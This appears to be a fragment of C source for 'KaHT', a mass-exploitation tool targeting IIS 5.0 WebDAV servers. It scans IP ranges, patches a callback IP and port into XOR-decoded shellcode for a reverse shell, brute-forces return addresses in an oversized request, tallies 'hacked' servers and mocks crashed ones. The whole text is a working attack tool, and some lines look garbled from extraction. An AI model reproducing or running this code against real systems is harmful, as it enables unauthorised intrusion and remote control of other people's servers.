GetConsoleScreenBufferInfo(pantalla, &csbilInfo);
colores = csbilInfo.wAttributes;
#else
int pid;
#endif

#ifdef LOG_VULNERABLE_Servers
FILE *log;
int LOGEAR=0;
#endif

yup();
if (!(argc==5 || (argc==6)))
    ayudita();
if (argv[3][0]=='0')
    AUTOHACKING=0;
else
    if (argv[3][0]=='1')
        AUTOHACKING=1;
    else
        ayudita();
if (argc==6)
{
    myrets[1]=0xff;
    sscanf(argv[5], "0x%x", &myrets[0]);
    if ((myrets[0] <= 0) || (myrets[0] >= 0xff))
        ayudita();
}

if (argv[4][0]==IS_A_FILE)
{
    pos=argv[4];
    for (i=0; i<strlen(argv[4]);i++)
        if ( (argv[4][i]== ':') || (argv[4][i]=='\\') || (argv[4][i]=='/' ) )
            pos=argv[4]+i;
    pos++;
    #ifdef WIN32
    strncat(title,pos,80-strlen(title));
    #endif
    sprintf(fullname,sizeof(fullname),"%s%s.html",logfile,pos);
}

```

```

else
{
    sscanf (argv[4], "%d.%d.%d.%d", &ips[0],&ips[1],&ips[2],&ips[3]);
    for(i=0;i<4;i++)
        if ( (ips[i]>255) || (ips[i]<0) ) ayudita();
    #ifdef WIN32
        strncat(title,argv[4],80-strlen(title));
    #endif
    snprintf(fullname,sizeof(fullname),"%s%s.html",logfile,argv[4]);
}
#ifdef WIN32
    strncat(title,"      aT4r@3wdesign.es",80-strlen(title));
    SetConsoleTitle(title);
#endif
    ip1 = inet_addr(argv[1]); ip = (char*)&ip1;
    port1 = htons(atoi(argv[2])); port = (char *) &port1;
    shellcode[448]=ip[0]; shellcode[449]=ip[1]; shellcode[450]=ip[2];
    shellcode[451]=ip[3];
    shellcode[446]=port[0]; shellcode[447]=port[1];
    #ifdef WIN32
        WSADATA ws;
        if (WSAStartup( MAKEWORD(1,1), &ws )!=0)
        {
            printf(" [+] WSAStartup() error\n");
            exit(0);
        }
    #endif
    if (argv[4][0]==IS_A_FILE)
    {
        max_hosts=GET_MAX_HOSTS(argv[4]);
        if (max_hosts==0)
            exit(1);
        readfile=1;
    }

    #ifdef REPEAT
        max_hosts=max_hosts*2;
    #endif
    scan=(struct ips *)malloc(sizeof(struct ips) *max_hosts);

    if (readfile)
        updateips(argv[4]);
    else
    {
        if (ips[3]==255)
        {
            max_hosts=255;

```

```

        scan=(struct ips *)malloc(sizeof(struct ips) *max_hosts);
        for(i=0;i<255;i++)
            sprintf(scan[i].ip,"%d.%d.%d.%d",ips[0],ips[1],ips[2],i);
    }
    else
        strncpy(scan[0].ip,argv[4],15);
}
printf(" Checking Servers.  IP\\t\\t\\tConnect\\tIIS 5.0\\tWEBDAV\\n");

for (i=0; i<max_hosts; i++)
{
    CHECK =test(scan[i].ip);
    switch(CHECK)
    {
        case OFFLINE:
            scan[i].vulnerable=-1;
            scan[i].iis=0;
            break;
        case WEBDAV:
            scan[i].vulnerable=1;
            scan[i].iis=1;
            break;
        case NOWEBDAV:
            scan[i].vulnerable=0;
            scan[i].iis=1;
            break;
        case NOIIS:
            scan[i].vulnerable=0;
            scan[i].iis=0;
            break;
    }
    scan[i].loop=0;
    scan[i].freeze=0;
    scan[i].wait=0;
    scan[i].hacked=0;
    #ifdef REPEAT
    strcpy(scan[i+1].ip,scan[i].ip);
    scan[i+1].vulnerable=scan[i].vulnerable;
    scan[i+1].iis=scan[i].iis;
    scan[i+1].loop=scan[i].loop;
    scan[i+1].freeze=scan[i].freeze;
    scan[i+1].wait=scan[i].wait;
    scan[i+1].hacked=scan[i].hacked;
    i++;
    #endif
}

```

```

}

#ifdef REPLY_HACKED
#ifdef WIN32
i=1;
_beginthread(client,4096,(void *) (int)i);
#else
if ((pid = fork()) ==0)
    client(&(int)pid);
#endif
#endif

i=0x34; j = 0x1b0;
while (j!=0)
{
    shellcode[i] = 0x95 ^ shellcode[i] ;
    j--;
    i++;
}

for(i=0;i<sizeof(request);request[i]=(char)NOP,i++);
for(i=65050,j=0;i<sizeof(request)&&j<sizeof(shellcode)-
1;request[i]=(shellcode[j]),i++,j++);
generate_html();

if (total!=0)
{
    #ifdef REPLY_HACKED
    while(LISTENING!=1)
    {
        sleep(50);           //Waiting for the Thread
        if (LISTENING==1)
            exit(1);
    }
    #endif
    printf(" [+] Lets go dude =)\n");
}
else exit(0);
#endifdef LOW_RETS
for(i=255;i>0;i--) myrets[i-1]=i;
#endif

```

```

while ( total >0)
{
    for (i=0; i<max_hosts; i++) {
        while ((AUTOHACKING==0) && (HACKING==1)) sleep(200);

        if (myrets[scan[i].loop]==0xff)
            if (scan[i].hacked==1) {}
            else
            {
                total--;
                scan[i].vulnerable=-1;
            }
        else
        if (((scan[i].vulnerable ==1)) &&(!scan[i].freeze) && (!scan[i].hacked) )
        {
            printf(" [+] %i Unhacked Servers Remaining\n",total); /* debug */
            haxorcitos.sin_family = AF_INET;
            haxorcitos.sin_port = htons(80);
            haxorcitos.sin_addr.s_addr = inet_addr(scan[i].ip);
            fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
            if (fd==-1)
                { printf(" [+] ERROR CREANDO EL SOCKET\n"); exit(1);}
            tv.tv_sec = CONNECT;
            tv.tv_usec = 0;
            FD_ZERO(&fds);
            FD_SET(fd, &fds);
            #ifdef WIN32
            tmp=1;
            ioctlsocket( fd, FIONBIO, &tmp);
            #else
            fcntl( fd , F_SETFL , O_NONBLOCK );
            #endif
            connect(fd,( struct sockaddr *)&haxorcitos,sizeof(haxorcitos)) ;
            if ((select(fd + 1, &fds, NULL, NULL, &tv)) ==-1)
            {
                if (scan[i].wait==0)
                {
                    printf(" [+] Failed to Reconnect to: %s Delaying %i
secs\n",scan[i].ip,MAXWAIT);
                    time( &scan[i].wait );
                }
                else
                {
                    time( &wait );
                    if ((wait-scan[i].wait)>=MAXWAIT)

```



```

        {
            scan[i].freeze=1;
            total--;
            #ifdef WIN32

SetConsoleTextAttribute(pantalla,FOREGROUND_RED);
            #endif
            printf(" [+] %s TIMEOUT. Remote webserver
crash? Muh0ah0ah0aaa!\n",scan[i].ip);
            #ifdef WIN32
SetConsoleTextAttribute(pantalla, colores);
            #endif
        }
    }
}
else
{
    salir=0;
    scan[i].wait=0;
    RET = myrets[scan[i].loop];
    printf(" [+] Trying Ip: %s
\tRet=0x00%02x00%02x\n",scan[i].ip,RET,RET);
    for(j=2000;j<2100;request[j]=RET,j++);
    request[sizeof(request)]=0x00;
    memset(reply,0,sizeof(reply));
    memset(long_request,0,sizeof(long_request));

    sprintf(long_request,"%s%s%s%s%s%s\r\n",haxor,request,protocol,header,s
cope);
        //printf("\nbytes:
%i\n%s\n",strlen(long_request),long_request); exit(1);
        FD_ZERO(&fds);
        FD_SET(fd, &fds);
        #ifdef WIN32
        tmp=0;
        ioctlsocket( fd, FIONBIO, &tmp);
        #else
        fcntl( fd , F_SETFL , O_ASYNC );
        #endif
        send(fd,long_request, strlen(long_request),0);
        tv.tv_sec = TIMEOUT;
        tv.tv_usec = 0;
        FD_ZERO(&fds);
        FD_SET(fd, &fds);
        #ifdef WIN32
        tmp=1;

```

```

        ioctlsocket( fd, FIONBIO, &tmp);
    #else
    fcntl( fd , F_SETFL , O_NONBLOCK );
    #endif

    if(select(fd + 1, &fds, NULL, NULL, &tv) > 0)
    {
        while ((AUTOHACKING==0) && (HACKING))
            sleep(200);
        if(FD_ISSET(fd, &fds))
        {
            j=recv(fd,reply,sizeof(reply),0);
            #ifdef EXTRA_CHECKS /* Only tested in the
first loop */

            if (scan[i].loop==0)
            if (reply[0]!=0x00)
            {
                scan[i].vulnerable=0;
                #ifdef WIN32

                SetConsoleTextAttribute(pantalla,FOREGROUND_RED);
                #endif
                reply[32]=0;
                printf(" [+] Error. Server %s patched. skipping
host\n %s\n",scan[i].ip,reply);

                #ifdef REPEAT
                if
                (strcmp(scan[i+1].ip,scan[i].ip,strlen(scan[i].ip)) ==0)
                    scan[i+1].vulnerable=0;
                else
                    scan [i-1].vulnerable=0;
                #endif
                #ifdef WIN32
                SetConsoleTextAttribute(pantalla,
colores);

                #endif
                total--;
            }
        }
    }
    #endif

    }

    while ((AUTOHACKING==0) && (HACKING==1))
    sleep(200);
    scan[i].loop++;
}

```

```

        sleep(100);
        closesocket(fd);
    }
}

#ifdef LOG_VULNERABLE_Servers
if (total>0)
{
    LOGEAR++;
    if (LOGEAR==1)
        log =fopen("KaHT_report.log","w");
    for (i=0;i<max_hosts;i++)
        if (scan[i].vulnerable) {
            fputs(scan[i].ip,log);
            fputs("\n",log);
        }
    fclose(log);
    printf(" [+] All Servers Tested Once. KaHT_report.log Created\n");
}
#endif

}
while (HACKING) sleep(100);
update2_html();
#ifdef WIN32
SetConsoleTextAttribute(pantalla,FOREGROUND_BLUE
|FOREGROUND_GREEN);
#endif
#ifdef REPEAT
max_hosts=max_hosts/2;
#endif
printf("\n [+] SCAN FINISHED: %i/%i Servers Hacked. Have a nice
day\n",HACKED,max_hosts);
#ifdef WIN32
SetConsoleTextAttribute(pantalla, colores);
#endif

return(1);

}

```